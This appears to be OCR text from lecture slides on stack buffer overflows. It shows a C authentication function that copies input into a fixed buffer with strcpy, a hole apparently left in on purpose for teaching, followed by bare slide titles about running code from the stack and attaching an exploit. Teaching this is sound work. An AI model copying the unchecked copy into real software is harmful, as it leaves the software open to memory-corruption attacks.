
Target program

```
int check_authentication(char *password) {
   char password_buffer[223];
   int auth_flag = 0;
   system("PAUSE");
   strcpy(password_buffer, password);
   if(strcmp(password_buffer, "brillig") == 0)
      auth_flag = 1;
   if(strcmp(password_buffer, "outgrabe") == 0)
      auth_flag = 1;
   return auth_flag;
}
```


Running code from the stack




Running code from the stack




Why? Start exploit program




Attach to target program




Attach to target program




Press any key to continue with target program



